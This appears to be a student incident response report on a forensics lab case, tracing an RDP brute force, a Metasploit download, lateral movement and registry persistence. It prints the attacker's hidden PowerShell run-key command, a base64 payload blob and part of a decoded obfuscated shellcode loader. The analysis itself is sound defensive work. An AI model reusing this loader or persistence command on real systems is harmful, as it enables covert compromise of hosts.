
	Incident Response Report Incident Status: CLOSED	Report written by: Sumeet Singh Kukreja
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1 Executive Summary

Secret Sauce Corp a firm that makes their money by selling a special Szechuan sauce. They suspect that the sauce recipe has been stolen. This investigation will be used to determine what happened to the system. If any data was taken from the system.

2 Initial Evidence Processed

2.1 Evidence Summary

All the pieces of evidence were extracted from [IA455Final](#).

2.2 Action Items

Item to analyze	Assigned to	Status / Completion date
case001.pcap.zip	Sumeet Singh Kukreja	Complete 12/14/2022
DC01-autorunsc.zip	Sumeet Singh Kukreja	Complete 12/14/2022
DC01-memory.zip	Sumeet Singh Kukreja	Complete 12/14/2022
E01-DC01.zip	Sumeet Singh Kukreja	Complete 12/14/2022
DESKTOP-E01.zip	Sumeet Singh Kukreja	Complete 12/14/2022

2.3 Evidence to Analyze

File name	Checksum MD5
case001-pcap.zip	422046B753CF8A4DF49D2C4CE892DB16
DC01-autorunsc.zip	964F2D710687D170C77C94947DA29E66
DC01-memory.zip	64A4E2CB47138084A5C2878066B2D7B1
E01-DC01.zip	E57FC636E833C5F1AB58DFACE873BBDE
DESKTOP-E01.zip	71C5C3509331F472ABCDF81EB6EFFF07

2.4 Description of the system

Windows 10 Enterprise was running on DESKTOP-SDN1RPT. The DESKTOP-SDN1RPT had AMD64 processor. Windows Server 2012 R2 Standard was running on DC01. The DC01 had AMD64 processor.

3 Forensics Tools

3.1 Autopsy 4.19.3

Autopsy® is a digital forensics platform and graphical interface to The Sleuth Kit® and other digital forensics tools. It is used by law enforcement, military, and corporate examiners to investigate what happened on a computer. You can even use it to recover photos from your camera's memory card.

See <https://www.autopsy.com/>

3.2 Wireshark 4.0.0

Wireshark reads live network traffic or pre-recorded traffic and captures and displays the packets for viewing. Users can filter out traffic and build useful statics about the traffic being reviewed.

See <https://www.wireshark.org/>

3.3 Hexed.it

HexEd.it is a free hex editor for Windows, macOS, Linux, and all other modern operating systems.

See <https://hexed.it/>

3.4 Brim v0.31.0

Brim is an open-source desktop application for security and network specialists. Brim makes it easy to search and analyze network data.

See <https://www.brimdata.io/>

3.5 Volatility3

Volatility is the world's most widely used framework for extracting digital artifacts from volatile memory (RAM) samples. The extraction techniques are performed completely independent of the system being investigated but offer visibility into the runtime state of the system.

See <https://www.volatilityfoundation.org/3>

3.6 MiTec Windows Registry Recovery

This application allows you to read files containing Windows 9x, NT, 2K, XP, 2K3, 7, 8, and 10 registry hives. It extracts many useful information about the configuration and windows installation settings of



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the host machine. There's a Registry Backup tool that can back up the current machine registry, including BCD and all user's registry hives to the desired location.

See <https://www.mitec.cz/wrr.html>

3.7 Virustotal

Virus Total is an online service that analyzes suspicious files and URLs to detect types of malware and malicious content using antivirus engines and website scanners. It provides an API that allows users to access the information generated by VirusTotal.

See <https://www.virustotal.com/gui/home/upload>

3.8 Cyberchef

CyberChef is a simple, intuitive web app for carrying out all manner of "cyber" operations within a web browser.

See <https://gchq.github.io/CyberChef/>

4 Analysis Process

This part of the report will walk you through the process of the investigation. I have used all the tools to extract the data. I start my investigation by unzipping all the evidence in an evidence folder. I started my investigation of all the evidence by opening them with different tools. The investigation was done using memory, network, and digital forensics.

Below is a list of things I found in the order of discovery. Then the evidence is grouped together to paint the picture of what occurred.

- Autoruns file from citadel-dc01 shows the presence of a registry key located in **HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run** for **coreupdate**. This registry is running a hidden PowerShell script which is getting its payload from another registry key located at **HKLM:Software\9sEoCawv** as shown below:

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	VMware User Pr enabled	Logon	System-v VMWz (Verif VMvc:\prc11.0.6 "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	coreupdate	enabled	Logon
HKLM\SOFTWARE\Classes\Protocols\Handler		Logon	System-v Wind (Verif Micr:c\wir6.3.96 %COMSPEC% /b /c start /b /min powershell -nop -w hidden -c "sleep 0;
		Explore System-wide	

9sEoCawv contains the following PowerShell script:

```
%COMSPEC% /b /c start /b /min powershell -nop -w hidden -c "sleep 0;  
iex([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String((Get-Item  
'HKLM:Software\9sEoCawv').GetValue('45SVAG2o'))))"
```



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- Autopsy was used to gather the registry of the host for analysis and was opened with MiTec windows WRR registry tool. This was used to find the above-listed registry ('45SSVAG2o'). In this registry entry, we saw a base64 encoded script, as shown below in the input column of the app cyberchef:

The screenshot shows the CyberChef web application interface. On the left, the 'Recipe' panel is set to 'From Base64'. The 'Input' column contains a long base64 encoded string. The 'Output' column shows the decoded PowerShell script. The script is obfuscated with many non-sensical variable names and complex expressions. The script starts with a function definition for 'If-Ptr' and then uses 'System.Diagnostics.ProcessStartInfo' to create a process. The process is named 'powershell.exe' and runs a command that appears to be a base64 encoded string. The script then uses 'System.IO.StreamReader' to read the output of the command and writes it to a file. The script ends with a 'BAKE!' button and an 'Auto Bake' checkbox.

- Gathering the base64 encoded code from the output, it was further analyzed, and the function naming shows a lot of non-sensical variable usage, which indicates obfuscation and makes this code highly suspicious. Some instances can be seen in the below image (output column):



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Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars ☐ Strict mode

Gunzip

STEP

BAKE!

Auto Bake

Input

H4sIAC1tZV8CA7Vwa2+bS8T9nEj5D6iYBC10jV2nzUagtIAhwJ3KT2Z7FvHjFMP1ADQ2z57X/f0zaqZrst1stQmIe93numbs8t1j0Im53cc14b6eH8N3dS
NOKElW3TrXC0ZjAPx6Ajwa7u73ZT7wA1zeBp3pGL48X1pZqnKYrpd64Q1TOHqTCUaZIH3/cZHQpejs2nmHPp95WpF61ckhbkqFctU1wsRdybHPtsbJ7J7Lom
nYG4KpuH/+zIvzs9aIod3mLskE3i4yiqGTgwvct9E5nBUBJDAm9hLkyyxZ0cyEx2/bjXGcuSt0DdekI1omPgZL0Iw8KaI5mm7fNhBg7bAg/DY2p4su+nKMv40
jdnpuelxZ/CvPT7KY8pj1DD1ClKk42N8gfsaazRc20foE9otQatm6Y4DhaicGIPyRo81DKhde53zAjXaFuh9qtKunH1kBrSVKxXIV/I00z8nKCD3v9cKz4IjwV
AQCSbyfHJ38er1i33xOmZz+kCo6P5fowgPGGYZHgV+IGT6pwJjlyapAVMa6M0R+L1CvYuthn1UVF/3UCrkgbZtAULcyfb/gIUYoLWAm29s9jG68zsohWOUbeI3Qh
7FfmE12BGK4L2STYQsWuISe0LDeR3EUGBSXlwrNo/qmkRpk+6So6Jj1LZg1JIEBVUUFxmEmtBN1TRQ8Roc50K+2AsqjSnqkeVF5Z3MQ41X1Z1mdg+ZwSw6Zy
OXIL/OyGGyy05p81+yH8P18wJx26b0cercQmucsnSoJnFG09yDukHyI3uDPowShkld62EFKYNigBox/yISqksIHAww9ACVgBwG0ZGKI8VB5skEjakQbgIIQ2
h9/nbgBHPa58Xv+uAhy+Z91rCh94C+Do8LHMYRQV5sktM450KvVrjTBo09Z/dP/s/jgEoaqorIZQZK5U18G7VqQVsbKEpg9DCFCPCQ01RQ3Q+86h7tcEnPucPd8
2E0eZXg0/ZP1KPbYmRmm3ye2Qe1BDQ/GVhJglHhAvBhrwZBKm4+jUa9vd3ty2t2FK9nIDK2nFFZLkb0efu/01fEY9LA6s052huurUTANbtWtMQynBjh5B4ERwFfc
xQk+RZ1KsLo6sJvQw5Ic2FbP6rRmRvOCKPjRmY5N3ny9+RH63R6091Ivjb7cqjf+HqrrE/110x/tr4dLX93GNz6zbtSAZ+HP3WckI0cTbKRMNlnl+MxgtNtYD
mDZkcPFVg38G6wsZvutFr9h9h/NMnFounhis6sJ9HMCfARYJys27cxSdbVZav3hfSebu62NMY4+MeGctN6Zf3PaafzgmRptEtjRZ1gmcykh2t91ma5IoInNuJ
TVpV4y13Va7a2413Nuy+/46t27oLnQDju0bcQ9N1Qg3qLfiPeP+KexFrIPdrpo0w6+rx3HeErcodpKyLLZGuPue0Ux0pfxm65Vy8nsHFuLRO17YU1rIMKILxqg
msRtdw1234E8UUF+UODV3wAdJ5d4PT6dH1v9rRT1dxKLM+pFQgztMgaZxa0cFhJva6tX1e2Mh375Feap9Hm4yZQnPa0HvGxIda1emWegSYCj01Opm0JNUL6/
9YVKZhiDsfxbkK10RgV4L3bg6WzIhice6zqF8QW57NCLWF8cwfnt+cSRY4L193ZULV1eZ1BMLBwHh0DFAc0rEu7SiErUxAdS18dcU5NNITBLddaZJfSLt
nbFdn5naEv9/T/hau8NUL+P8K1/e1f9j93j10kv4p8Uff34Lzt/Of0J1CpI2XHS4HvrvKwCU1HJ2e8LqApVf1Q/7v7zJ6dk1/LNCHP8N+IP4ZsoKAAA=

Output

start: 2299 end: 2555 length: 2762
time: 2ms lines: 28

function xkbl {
 Param (\$n00, \$oLug)
 \$jxjX = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { \$_.GlobalAssemblyCache -And
 \$_.Location.Split('\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')

 return \$jxjX.GetMethod('GetProcAddress', [Type[]]@([System.Runtime.InteropServices.HandleRef],
 [String])).Invoke(\$null, @([System.Runtime.InteropServices.HandleRef](New-Object
 System.Runtime.InteropServices.HandleRef((New-Object IntPtr), (\$jxjX.GetMethod('GetModuleHandle')).Invoke(\$null,
 @(\$n00))), \$oLug))
}

function qLVHM {
 Param (
 [Parameter(Position = 0, Mandatory = \$True)] [Type[]] \$pPiTy,
 [Parameter(Position = 1)] [Type] \$r1 = [Void]
)

 \$gEkxQ = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
 System.Reflection.AssemblyName('ReflectedDelegate'))),
 [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule',

Started to investigate the case001.pcap file using Wireshark.

- Looking in the packet capture provided, I found HTTP traffic related to **coreupdater.exe**:

ip.addr == 104.85.115 and http									
No.	Time	Source	Destination	Protocol	Length	Info	stream ID	host	
327366	2020-09-18 22:39:26.940249	194.61.24.102	10.42.85.115	HTTP	420	HTTP/1.0 200 OK (text/html)	30611		
330691	2020-09-18 22:39:38.246548	10.42.85.115	72.21.91.29	HTTP	296	GET /MFewTzBNMEswSTA3BgUrDgMCGGUABBB...	30631	ocsp.digicert.com	
330699	2020-09-18 22:39:38.269057	72.21.91.29	10.42.85.115	OCSP	853	Response	30631		
339455	2020-09-18 22:39:58.410684	10.42.85.115	194.61.24.102	HTTP	352	GET /coreupdater.exe HTTP/1.1	30635	194.61.24.102	
339465	2020-09-18 22:39:58.411479	194.61.24.102	10.42.85.115	HTTP	110	HTTP/1.0 200 OK (application/x-msdo...	30635		

- This gave me the suspicious server being hosted at 194.61.24.102 and made this IP address of high interest. Similar activity was noticed for host 10.42.85.10:

ip.addr == 10.42.85.10 and http									
No.	Time	Source	Destination	Protocol	Length	Info	stream ID	host	
236791	2020-09-18 22:23:41.734676	194.61.24.102	10.42.85.10	HTTP	420	HTTP/1.0 200 OK (text/html)	30451		
236805	2020-09-18 22:23:41.797123	10.42.85.10	194.61.24.102	HTTP	255	GET /favicon.ico HTTP/1.1	30452	194.61.24.102	
236809	2020-09-18 22:23:41.797913	194.61.24.102	10.42.85.10	HTTP	370	HTTP/1.0 404 File not found (text/h...	30452		
238565	2020-09-18 22:24:06.939239	10.42.85.10	194.61.24.102	HTTP	291	GET /coreupdater.exe HTTP/1.1	30453	194.61.24.102	
238574	2020-09-18 22:24:06.939959	194.61.24.102	10.42.85.10	HTTP	110	HTTP/1.0 200 OK (application/x-msdo...	30453		
394928	2020-09-19 00:02:07.654083	10.42.85.10	72.21.91.29	HTTP	291	GET /MFewTzBNMEswSTAJBgUrDgMCGgUABBT...	30721	ocsp.digicert.com	

- Reviewing the activity occurring from suspicious IP 194.61.24.102, I was able to find ping from the DC01 host and RDP connection attempts:

ip.addr == 194.61.24.102 and icmp									
No.	Time	Source	Destination	Protocol	Length	Info	stream ID	host	
84319	2020-09-18 22:19:13.414319	194.61.24.102	10.42.85.10	ICMP	42	Echo (ping) request id=0xef6f, seq=0/0, ttl=56 (reply in ...			
84322	2020-09-18 22:19:13.414386	194.61.24.102	10.42.85.10	ICMP	54	Timestamp request id=0xe076, seq=0/0, ttl=51			
84325	2020-09-18 22:19:13.414869	10.42.85.10	194.61.24.102	ICMP	60	Echo (ping) reply id=0xef6f, seq=0/0, ttl=128 (request ...			
232566	*REF*	194.61.24.102	10.42.85.10	RDP	117	Cookie: mstshash=Administrator, Negotiate Request	30441		

- Looking further into RDP activity, a lot of RDP connection attempts were seen, indicating of a brute force attack on RDP for the user **Administrator**:

ip.addr == 194.61.24.102 and rdp									
No.	Time	Source	Destination	Protocol	Length	Info	stream ID	host	
231851	2020-09-18 22:21:40.508610	194.61.24.102	10.42.85.10	RDP	117	Cookie: mstshash=Administrator, Negotiate Request	30410		
231852	2020-09-18 22:21:40.510402	10.42.85.10	194.61.24.102	RDP	85	Negotiate Response	30410		
231873	2020-09-18 22:21:40.734487	194.61.24.102	10.42.85.10	RDP	117	Cookie: mstshash=Administrator, Negotiate Request	30411		
231874	2020-09-18 22:21:40.736271	10.42.85.10	194.61.24.102	RDP	85	Negotiate Response	30411		
231895	2020-09-18 22:21:40.961084	194.61.24.102	10.42.85.10	RDP	117	Cookie: mstshash=Administrator, Negotiate Request	30412		
231896	2020-09-18 22:21:40.962783	10.42.85.10	194.61.24.102	RDP	85	Negotiate Response	30412		
231917	2020-09-18 22:21:41.172386	194.61.24.102	10.42.85.10	RDP	117	Cookie: mstshash=Administrator, Negotiate Request	30413		
231918	2020-09-18 22:21:41.174202	10.42.85.10	194.61.24.102	RDP	85	Negotiate Response	30413		
231939	2020-09-18 22:21:41.399870	194.61.24.102	10.42.85.10	RDP	117	Cookie: mstshash=Administrator, Negotiate Request	30414		
231940	2020-09-18 22:21:41.401581	10.42.85.10	194.61.24.102	RDP	85	Negotiate Response	30414		
231961	2020-09-18 22:21:41.624803	194.61.24.102	10.42.85.10	RDP	117	Cookie: mstshash=Administrator, Negotiate Request	30415		
231962	2020-09-18 22:21:41.626841	10.42.85.10	194.61.24.102	RDP	85	Negotiate Response	30415		
231983	2020-09-18 22:21:41.849351	194.61.24.102	10.42.85.10	RDP	117	Cookie: mstshash=Administrator, Negotiate Request	30416		
231984	2020-09-18 22:21:41.851165	10.42.85.10	194.61.24.102	RDP	85	Negotiate Response	30416		
232005	2020-09-18 22:21:42.061662	194.61.24.102	10.42.85.10	RDP	117	Cookie: mstshash=Administrator, Negotiate Request	30417		
232006	2020-09-18 22:21:42.063546	10.42.85.10	194.61.24.102	RDP	85	Negotiate Response	30417		
232027	2020-09-18 22:21:42.284572	194.61.24.102	10.42.85.10	RDP	117	Cookie: mstshash=Administrator, Negotiate Request	30418		
232028	2020-09-18 22:21:42.286696	10.42.85.10	194.61.24.102	RDP	85	Negotiate Response	30418		
232049	2020-09-18 22:21:42.511662	194.61.24.102	10.42.85.10	RDP	117	Cookie: mstshash=Administrator, Negotiate Request	30419		
232050	2020-09-18 22:21:42.513626	10.42.85.10	194.61.24.102	RDP	85	Negotiate Response	30419		
232071	2020-09-18 22:21:42.724015	194.61.24.102	10.42.85.10	RDP	117	Cookie: mstshash=Administrator, Negotiate Request	30420		
232072	2020-09-18 22:21:42.725834	10.42.85.10	194.61.24.102	RDP	85	Negotiate Response	30420		
232093	2020-09-18 22:21:42.948510	194.61.24.102	10.42.85.10	RDP	117	Cookie: mstshash=Administrator, Negotiate Request	30421		
232094	2020-09-18 22:21:42.950289	10.42.85.10	194.61.24.102	RDP	85	Negotiate Response	30421		
232115	2020-09-18 22:21:43.173068	194.61.24.102	10.42.85.10	RDP	117	Cookie: mstshash=Administrator, Negotiate Request	30422		
232116	2020-09-18 22:21:43.174806	10.42.85.10	194.61.24.102	RDP	85	Negotiate Response	30422		
232137	2020-09-18 22:21:43.398622	194.61.24.102	10.42.85.10	RDP	117	Cookie: mstshash=Administrator, Negotiate Request	30423		

- Looking for details about the suspicious IP address 194.61.24.102, we find that it is located in Russia and is flagged as malicious by 1 vendor per VirusTotal:



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1 security vendor flagged this IP address as malicious

194.61.24.102

RU

Community Score

DETECTION

DETAILS

RELATIONS

COMMUNITY

Security Vendors' Analysis

CMC Threat Intelligence	Malware	Abusix	Clean
Acronis	Clean	ADMINUSLabs	Clean

- Looking into autopsy for the file coreupdater.exe, I was able to find the file hash for it. When searching for the file hash information on open-source intelligence, I was able to confirm that coreupdater.exe is, in fact, **Metasploit executable**:

JoeSandbox Cloud

Overview Startup Domains / IPs Dropped Static Network Hooks Stats Behavior Disassembly

Analysis Report coreupdater.exe

Create Interactive Tour

Overview

General Information

Sample Name: coreupdater.exe

Analysis ID: 341867

MDS: eed41b4500e473f97c50c7...

SHA1: fd153c66386ca93ec9993d...

SHA256: 10f3b92002bb5946733416...

Most Interesting Screenshot:

Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN

Metasploit

Score: 68

Range: 0 - 100

Whitelisted: false

Confidence: 100%

Signatures


- Antivirus / Scanner detection for submitted sample
- Multi AV Scanner detection for submitted file
- Yara detected Metasploit Payload
- Machine Learning detection for sample
- Antivirus or Machine Learning detection for unpacked file
- Entry point lies outside standard sections
- IP address seen in connection with other malware
- PE file contains an invalid checksum
- PE file contains sections with non-standard names
- Program does not show much activity (idle)

Classification

- Using Brim, I was able to see network detections on the Pcap file for this as well:

case001.pcap

2.6 MB 7 HR



event_type=="alert" | count() by alert.severity,alert.category | sort count



alert > severity	alert > category	count
3	Detection of a Network Scan	1
1	Potential Corporate Privacy Violation	2
2	Potentially Bad Traffic	2
1	A Network Trojan was detected	7
3	Unknown Traffic	24
3	Misc activity	204
3	Generic Protocol Command Decode	214

ts

ts	event_type	src_ip	src_port	dest_ip	dest_port	vlan	proto	app_proto	alert > severity	alert > signature
2020-09-19T02:39:58.412	alert	194.61.24.102	80	10.42.85.115	50864	⊗	TCP	http	1	ET POLICY PE EXE or DLL Windows file download HTTP
2020-09-19T02:39:58.412	alert	194.61.24.102	80	10.42.85.115	50864	⊗	TCP	http	2	ET HUNTING SUSPICIOUS Dotted Quad Host MZ Response

- The network detections from Brim do show evidence of a scan that was done from the malicious IP, followed by repetitive RDP attempts.



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src_ip	src_port	dest_ip	dest_port	vlan	proto	app_proto	alert severity	alert signature	alert category
194.61.24.102	38126	10.42.85.10	3389	⊗	TCP	⊗	3	ET SCAN Behavioral Unusually fast Terminal Server Traffic Potential Scan or Infect	Detection of a Network S
194.61.24.102	40044	10.42.85.10	3389	⊗	TCP	⊗	3	ET POLICY MS Remote Desktop Administrator Login Request	Generic Protocol Comman
194.61.24.102	40044	10.42.85.10	3389	⊗	TCP	failed	3	ET POLICY MS Remote Desktop Administrator Login Request	Generic Protocol Comman
194.61.24.102	40046	10.42.85.10	3389	⊗	TCP	⊗	3	ET POLICY MS Remote Desktop Administrator Login Request	Generic Protocol Comman
194.61.24.102	40046	10.42.85.10	3389	⊗	TCP	failed	3	ET POLICY MS Remote Desktop Administrator Login Request	Generic Protocol Comman
194.61.24.102	40048	10.42.85.10	3389	⊗	TCP	⊗	3	ET POLICY MS Remote Desktop Administrator Login Request	Generic Protocol Comman
194.61.24.102	40048	10.42.85.10	3389	⊗	TCP	failed	3	ET POLICY MS Remote Desktop Administrator Login Request	Generic Protocol Comman
194.61.24.102	40050	10.42.85.10	3389	⊗	TCP	⊗	3	ET POLICY MS Remote Desktop Administrator Login Request	Generic Protocol Comman
194.61.24.102	40050	10.42.85.10	3389	⊗	TCP	failed	3	ET POLICY MS Remote Desktop Administrator Login Request	Generic Protocol Comman
194.61.24.102	40052	10.42.85.10	3389	⊗	TCP	⊗	3	ET POLICY MS Remote Desktop Administrator Login Request	Generic Protocol Comman
194.61.24.102	40052	10.42.85.10	3389	⊗	TCP	failed	3	ET POLICY MS Remote Desktop Administrator Login Request	Generic Protocol Comman
194.61.24.102	40054	10.42.85.10	3389	⊗	TCP	⊗	3	ET POLICY MS Remote Desktop Administrator Login Request	Generic Protocol Comman
194.61.24.102	40054	10.42.85.10	3389	⊗	TCP	failed	3	ET POLICY MS Remote Desktop Administrator Login Request	Generic Protocol Comman

- Reviewing the network detections, I found the hosts to be communicating with **203.78.103.109**, which makes this IP suspicious too:

ts	event_type	src_ip	src_port	dest_ip	dest_port	vlan	proto	app_proto	alert severity	alert signature
2020-09-19T04:08:45.783	alert	203.78.103.109	443	10.42.85.115	50972	⊗	TCP	failed	1	ET MALWARE Possible Metasploit Payload Common Cons
2020-09-19T02:56:38.758	alert	203.78.103.109	443	10.42.85.10	62613	⊗	TCP	failed	1	ET MALWARE Possible Metasploit Payload Common Cons
2020-09-19T02:40:50.282	alert	203.78.103.109	443	10.42.85.115	50875	⊗	TCP	failed	1	ET MALWARE Possible Metasploit Payload Common Cons
2020-09-19T02:39:58.411	alert	10.42.85.115	50864	194.61.24.102	80	⊗	TCP	http	1	ET INFO Executable Download from dotted-quad Host
2020-09-19T02:29:49.580	alert	203.78.103.109	443	10.42.85.10	62476	⊗	TCP	failed	1	ET MALWARE Possible Metasploit Payload Common Cons
2020-09-19T02:25:19.071	alert	203.78.103.109	443	10.42.85.10	62414	⊗	TCP	failed	1	ET MALWARE Possible Metasploit Payload Common Cons
2020-09-19T02:24:06.939	alert	10.42.85.10	62410	194.61.24.102	80	⊗	TCP	http	1	ET INFO Executable Download from dotted-quad Host

- We were able to see lateral movement from 10.42.85.10 (DC01) to 10.42.85.115 (DESKTOP-SDN1RPT)

232566	*REF*	194.61.24.102	10.42.85.10	RDP	117	Cookie: msthash=Administrator, Negotiate Request	30441
265214	2020-09-18 22:35:55.291953	10.42.85.10	10.42.85.115	RDP	73	Negotiate Request	30465
265234	2020-09-18 22:35:55.364696	10.42.85.115	10.42.85.10	RDP	73	Negotiate Response	30465

5 Results and Findings

5.1 Network forensics

Suspicious IP addresses: 194.61.24.102 from Russia

203.78.103.109

Coreupdater.exe was downloaded on DC01 at: 2020-09-18 22:24:06.939239

Coreupdater.exe was downloaded on DESKTOP-SDN1RPT at: 2020-09-18 22:39:58.410684



Incident Response Report
Incident Status: CLOSED

Report written by:
Sumeet Singh
Kukreja

5.2 Memory Forensics

Coreupdater.exe

PID: 3644

PPID: 2244

CreateTime: 2020-09-19 03:56:37.000000

ExitTime: 2020-09-19 03:56:52.000000

5.3 Disk Forensics

The “**Coreupdater.exe**” file was found in both DC01 and DESKTOP-SDN1RPT system.

MD5 of coreupdater.exe: **eed41b4500e473f97c50c7385ef5e374**

Coreupdater.exe file location: **C:\Windows\System32\coreupdater.exe**

Modified Time on DC01: 2020-09-18 23:24:06 EDT

Change Time on DC01: 2020-09-18 23:24:50 EDT

Access Time on DC01: 2020-09-18 23:24:12 EDT

Create Time on DC01: 2020-09-18 23:24:12 EDT

DC01 IP address: 10.42.85.10

DESKTOP-SDN1RP IP address: 10.42.85.115


Persistence seen in Registry (DC01):

Registry: **HKLM:Software\9sEoCawv**

Key: 45SVAG2o

Windows 10 Enterprise was running on DESKTOP-SDN1RPT.

Windows Server 2012 R2 Standard was running on DC01.

	Incident Response Report Incident Status: CLOSED	Report written by: Sumeet Singh Kukreja
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6 Conclusion

In my expert opinion and as the data indicates, we were able to find out that the host machines DC01 and the DESKTOP-SDN1RPT were compromised. We saw the attacker scan for port 3389 from 194.61.24.102. This was followed by RDP brute force activity that led to the attacker successfully connecting DC01 using RDP. The attacker reached out to 194.61.24.102 and downloaded Metasploit (coreupdater.exe) to connect to the host to get a foothold. The attacker then established a connection using RDP to the DESKTOP-SDN1RPT host. The attacker then reaches out to 194.61.24.102 and downloads the payload for Metasploit (coreupdater.exe). We could see the registry key on the DC01 host that showed persistence in the run key for a malicious PowerShell script.

All these activities indicate that both the hosts were compromised, and the network traffic seen between the hosts with 203.78.103.109 shows that the secret sauce may have been exfiltrated.

For recommendations, I would recommend disabling RDP if not needed in the environment. If it is needed, limit it to the authorized IP address ranges. I would also recommend implementing an IPS system that can prevent the download of malicious files (that are detected via IPS signatures) and review the network activity occurring, so that suspicious network activity is reviewed in time.